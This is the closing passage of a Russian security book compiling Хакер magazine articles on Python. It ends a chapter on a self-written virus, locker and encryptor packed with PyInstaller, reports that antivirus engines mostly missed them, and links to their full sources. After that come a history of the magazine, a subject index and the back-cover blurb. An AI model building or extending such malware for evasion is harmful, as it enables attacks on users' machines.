Худший результат показал Virus.exe — то ли некоторые антивирусы обратили внимание на саморепликацию, то ли просто название файла не понравилось. Но, как видишь, содержимое любого из этих файлов насторожило далеко не все антивирусы.

## Заключение

Итак, мы написали три вредоносные программы, используя скриптовый язык, и упаковали их при помощи PyInstaller.

Безусловно, наш вирус — не самый страшный на свете, а локер и шифровальщик еще нужно как-то доставлять до машины жертвы. При этом ни одна из наших программ не общается с C&C-сервером и я совсем не обфусцировал код, так что здесь остается еще огромный простор для творчества.

Тем не менее уровень детекта антивирусами оказался на удивление низким. Получается, что даже самая простая самописная малварь может стать угрозой. Так что антивирусы антивирусами, но скачивать из Интернета случайные программы и запускать их, не думая, всегда будет небезопасно.

Полные версии исходных файлов можно найти здесь:

**<https://github.com/Babaika25/Hacks>.**



# «Хакер»: безопасность, разработка, DevOps

---

История журнала «Хакер» началась задолго до февраля 1999 года, когда увидел свет первый номер издания. Еще в ноябре 1998 в сети DALnet появился русскоязычный IRC-канал #хакер, где активно обсуждались компьютерные игры и приемы их взлома, а также прочие связанные с высокими технологиями вещи. Тогда же в недрах основанной Дмитрием Агаруновым компанией Gameland зародилась идея выпускать одноименный журнал, правда, изначально он задумывался, как геймерский. Новое издание должно было подхватить выпавшее знамя нескольких закрывшихся компьютерных журналов, не переживших кризис 1998 года. В отличие от популярного «глянца» первой половины «нулевых», идея «Хакера» не была заимствована у какого-либо известного западного издания, а изначально являлась полностью оригинальной и самобытной.

Читатели приняли журнал более чем благосклонно: первый номер «Хакера» был полностью раскуплен в Москве за несколько часов, даже несмотря на то, что он поступил в продажу в 6 вечера. Журнал быстро набрал вирусную популярность, а одной из самых читаемых рубрик «Хакера» стал раздел «западлостроение», в котором авторы щедро делились с аудиторией практическими рецептами и проверенными способами напакостить ближнему своему при помощи различных технических средств разной степени изощренности.

Вскоре под влиянием читательских откликов тематика журнала стала меняться, постепенно смещаясь от игровой индустрии в сторону технологий взлома и защиты информации, что, в общем-то, вполне логично для издания с таким названием. Один из отцов-основателей «Хакера», Денис Давыдов, посвятивший свое творчество компьютерным играм, вскоре покинул редакционный коллектив, чтобы встать во главе собственного журнала: так появилась на свет легендарная «Игромания». Ну а «Хакер» с тех пор сосредоточился на вопросах, изначально заложенных в его ДНК — хакерство, взлом и защита данных. В марте 1999 года был запущен сайт журнала, на котором публиковались анонсы свежих номеров — этот сайт и по сей день можно найти по адресу [xakep.ru](http://xakep.ru).

Уже в 2001 году тираж «Хакера» составил 50 тыс. экземпляров. Вскоре после своего появления на свет журнал уверенно завоевал звание одного из самых популярных компьютерных изданий в молодежной среде — по крайней мере, именно так считает русскоязычная «Википедия». «Хакер» регулярно взрывал читательские

массы веселыми статьями о методах взлома домофонов, почтовых серверов и веб-сайтов, временами вызывая фрустрацию у производителей программного обеспечения и прочих представителей крупного бизнеса. На «Хакер» писали жалобы, а благодарные читатели приносили в редакцию пиво. Его сотрудников приглашали на телевидение и радио, а само издание в то же самое время называли «вестником криминальной субкультуры». В общем, и авторы, и читатели развлекались, как могли.

«Хакер» развивался и рос, продолжая публиковать интересные статьи об операционных системах, программах, сетях, гаджетах и компьютерном «железе». Очень скоро все присылаемые авторами материалы перестали помещаться под одну обложку, и некоторые сугубо технические тексты постепенно переключались в отдельное тематическое приложение под названием «Хакер Спец».

В 2006 году объем «Хакера» едва не стал рекордным — 192 полосы. Выпустить номер такой толщины не получилось исключительно по техническим причинам. Со временем редакционная политика стала меняться: в журнале появлялось все меньше хулиганских статей, посвященных всевозможным компьютерным безобразиям, и все больше — аналитических материалов о секретах программирования, администрирования, информационной безопасности и защите данных. Но взлому компьютерных систем на страницах «Хакера» по-прежнему уделялось самое пристальное внимание.

Ключевым для истории журнала стал 2013 год, когда параллельно с традиционной бумажной версией стала выходить электронная, которую можно было скачать в виде PDF-файла. А последний бумажный номер журнала увидел свет летом 2015 года. С той поры «Хакер» издается исключительно в режиме онлайн и доступен читателям по подписке.

Сегодняшний «Хакер» — это популярное электронное издание, посвященное вопросам информационной безопасности, программированию и администрированию компьютерных сетей. Основу аудитории **hacker.ru** составляют эксперты по кибербезопасности и IT-специалисты. Мы пишем как о трендах и технологиях, так и о конкретных темах, связанных с защитой информации. На страницах «Хакера» публикуются подробные HOWTO, практические материалы по разработке и администрированию, интервью с выдающимися людьми, создавшими технологические продукты и известные IT-компании, и, конечно, экспертные статьи об информационной безопасности. С подборкой таких статей ты имел возможность ознакомиться на страницах этой книги. Аудитория сайта **hacker.ru** составляет 2 500 000 просмотров в месяц, еще несколько сотен тысяч подписчиков следят за новинками журнала в социальных сетях.

Современный «Хакер» отличает непринужденная, веселая атмосфера. Участники сообщества «Хакер.ru» получают несколько материалов каждый день: мануалы по кодированию и взлому, гайды по новым возможностям и новым эксплоитам, подборки хакерского софта и обзоры веб-сервисов. На сайте «Хакера» ежедневно публикуются знаковые новости из мира компьютерных технологий, рассказывающие о самых интересных событиях в сфере IT. Мы еженедельно готовим дайджесты, делаем подборки советов и полезных программ, изучаем свежие уязвимости.

В рубрике «Взлом» выходят интересные статьи о хакерских технологиях и утилитах, раздел «Кодинг» посвящен хитростям программирования, в рубрике «Приватность» собраны советы и мануалы по сетевой безопасности и сохранению своего инкогнито в Интернете. Статьи из раздела «Трюки» расскажут о недокументированных возможностях софта и нестандартных аппаратных решениях, системные администраторы найдут массу полезных рекомендаций по настройке ОС и прикладного ПО в разделе «Админ», а любители гаджетов и новомодного «железа» смогут насладиться рубрикой «Geek».

Присоединяйся к сообществу «Хакера» прямо сейчас! Материалы журнала выходят в нескольких форматах на выбор. Ты можешь подписаться в приложении на iOS или Android и читать ежемесячные выпуски, либо оформить подписку на сайте и получать статьи каждый будний день — сразу, как только они выходят. Подписка на сайте также дает возможность скачивать ежемесячный PDF и читать на любом удобном устройстве.

Когда «Хакер» только создавался, мы сказали себе: «Наша цель — чтобы среди наших ребят программирование стало самой популярной профессией». Мы использовали для этого все, что могли придумать, — развлекались, дурачились, как могли популяризировали ИБ, нашу субкультуру и тягу к IT в любых ее проявлениях. И мы считаем, что во многом достигли своей цели.

Присоединяйся, мы будем рады видеть тебя в нашей тусовке!

С самыми теплыми пожеланиями,  
*редакция журнала «Хакер»*

# Предметный указатель

---

•

.NET 13

## A

Adafruit 52, 57  
Adafruit IO 64  
aiohttp 39  
API 108, 125, 127, 147  
API Monitor 81  
Arduino 51  
Arduino IDE 53, 54  
ARM 51  
Assembler 51

## B

Base64 140  
BIOS 105

## C

C&C-сервер 164  
CAPTCHA 29, 32  
CircuitPython 65  
CPython 9  
CSS-класс 38  
CTF 15  
cython 10

## D

Django 10, 39  
DLL 81

## E

ESP32 51, 52  
ESP8266 52, 64

esptool 53  
Ethernet 68

## F

Fast R-CNN, Fast Region-Based  
Convolutional Neural Network 28  
Flask 39, 111, 112, 123  
FormField 43, 47

## G

GET-запрос 129, 138, 140  
GIL 10, 12  
GRWL 12

## H

Hello world 56  
Heroku 123  
HTML-код 62  
HTML-форма 37  
HTTP 127  
HTTPS 104

## I

I2C 53, 60  
Instapaper 147  
IPv4 73  
IP-адрес 23, 68, 101, 127, 138  
IronPython 13

## J

Jinja2 39, 41  
JIT 10, 12  
JPython 12  
JSON 111, 113, 127  
Jython 12

## L

Linux 107  
LLVM 10, 12  
Lua 51, 52

## M

MAC-адрес 55, 103  
MD5 127, 128  
MessageBox 109  
MicroPython 51, 64  
Microsoft MakeCode for Adafruit 52  
minicom 54  
MQTT 64

## N

NeoPixel 57, 58  
ngrok 116  
NodeMCU 53  
NumPy 11, 29

## O

OpenCV 29  
ORM 42  
OSR 12

## P

picocom 54  
pip 39, 53, 68, 143, 163  
pipista 143  
POST-запрос 42, 128, 131, 134, 139  
Process Monitor 81  
Psyco 9  
PuTTY 54  
PWM 64  
pyAesCrypt 158  
PyBoard 52  
PyInstaller 107, 109, 163  
Pypi 143  
PyPy 9  
Pyston 12  
Python 9, 15, 51, 67, 81, 101, 111, 125, 155  
Pythonista 143

## R

Rails 39  
Raspberry Pi 29, 51

RAT, Remote Access Trojan 155  
R-CNN, Region-Based Convolutional Neural Network 28  
reference implementation 9  
reset 53  
reverse shell 15  
RPython 9

## S

Sanic 39  
Scratch 52  
Select2 48, 49  
Serial-nopr 53, 54  
SHA 127, 128  
SHA-256 140  
SMTP 70  
socket (Python) 61  
Software Transactional Memory 10  
Ssd1306 60  
SSH 150  
STM32 51

## T

TCP (Transmission Control Protocol) 15, 16, 18, 73  
Teensy 51  
Telegram 35, 101, 124, 155  
TeraTerm 54  
Tkinter 108

## U

UDP (User Datagram Protocol) 15, 16, 73  
umqtt 64  
urandom 59  
URL 139

## V

VirusTotal 70, 74, 107, 125, 139

## W

Webhook 114  
WebREPL 54, 55, 62  
Wi-Fi 55, 60, 68, 75  
WinAPI 83  
WinAppDbg 83  
Windows 81  
WMI 83, 88, 92

wmic 105  
WTFForms 39, 47  
WTFForms-JSON 50

## X

x-callback-url 147  
XOR 79

## Y

YOLO, You Only Look Once 27, 28

## A

азбука Морзе 56

## Б

базовый класс 45  
бесконечный цикл 18, 84  
буфер 22, 73  
буфер обмена 148  
бэйдор 155  
бэкенд 38

## В

валидатор 45  
валидация 38, 42  
веб-приложение 37  
веб-сервер 111  
виджет 40, 49  
вирус 161  
ВКонтакте 152

## Д

датасет 29  
датчики 52  
драйвер мотора 53, 62

## И

интернет вещей 64  
интерпретатор 9

## К

клиент 71  
командная строка 74  
консоль 9

## Л

литералы 68

## М

малварь 164  
микроконтроллер 51

## О

обработка в режиме реального времени 28  
обратный шелл 21  
обфускация 67, 164

## П

парсинг 105  
поток 85  
прототип функции 97  
процесс 84

## Р

реестр 81, 95

## С

сверточная нейронная сеть 28  
светодиоды 52  
сервер 71  
скрипт 67  
сокет 73  
статический анализ 81

## Т

терминал 53  
токен 121  
троян 67, 83

## У

удаленный доступ 71

## Ф

файл 90

файловая система 81

файловый дескриптор 25

фреймворк 39

## Х

хеш 128

## Ш

шаблонизатор 39, 41, 45

шрифт 60

## Э

эмулятор терминала 52

## Ю

юникод 74

## Я

язык программирования 9

яркость 59

# PYTHON

глазами **ХАКЕРА**


Николай Марков  
Илья Афанасьев  
Татьяна Бабичева  
Илья Русанен  
Виктор Паперно  
Валерий Линьков  
Евгений Дроботун  
Марк Клинтов



Эта книга — сборник лучших, тщательно отобранных статей из легендарного журнала «Хакер». Материалы сборника посвящены использованию возможностей языка Python в проектах, связанных с информационной безопасностью. Среди авторов журнала — авторитетные эксперты по защите данных и опытные IT-специалисты, которые делятся с читателями секретами своего мастерства. Вы узнаете, как устроены написанные на языке Python вирусы, трояны и локеры, как бороться с этими видами вредоносных программ при помощи разработанных на Python инструментов. Книга рассказывает, как автоматически разгадывать капчу и опознавать людей на видео, обрабатывать данные из сложных веб-форм, как написать на этом языке программирования reverse shell, новый навык для «Алисы», как автоматизировать некоторые функции iOS и программировать современные одноплатные компьютеры.

Python недаром называют «самым хакерским языком программирования» — он поистине универсален. На нем можно создавать веб-сайты, писать скрипты и программы, строить самообучающиеся системы на базе искусственного интеллекта, программировать «умный дом», мобильных роботов и различные микроконтроллеры. Разумеется, столь уникальный инструмент не могли обойти вниманием хакеры — Python используется для создания вредоносных программ и эксплойтов. А специалисты по информационной безопасности автоматизируют с его помощью инструменты для борьбы с малварью. В этом сборнике рассказывается о самых интересных, необычных и оригинальных способах применения Python. Книга наверняка будет полезна пентестерам, разработчикам, а также всем, кто интересуется хакерством и информационной безопасностью.

*Валентин Холмогоров,  
редактор рубрики «Взлом»  
журнала «Хакер»*



191036, Санкт-Петербург,  
Гончарная ул., 20  
Тел.: (812) 717-10-50,  
339-54-17, 339-54-28  
E-mail: mail@bhv.ru  
Internet: www.bhv.ru

ISBN 978-5-9775-6870-8

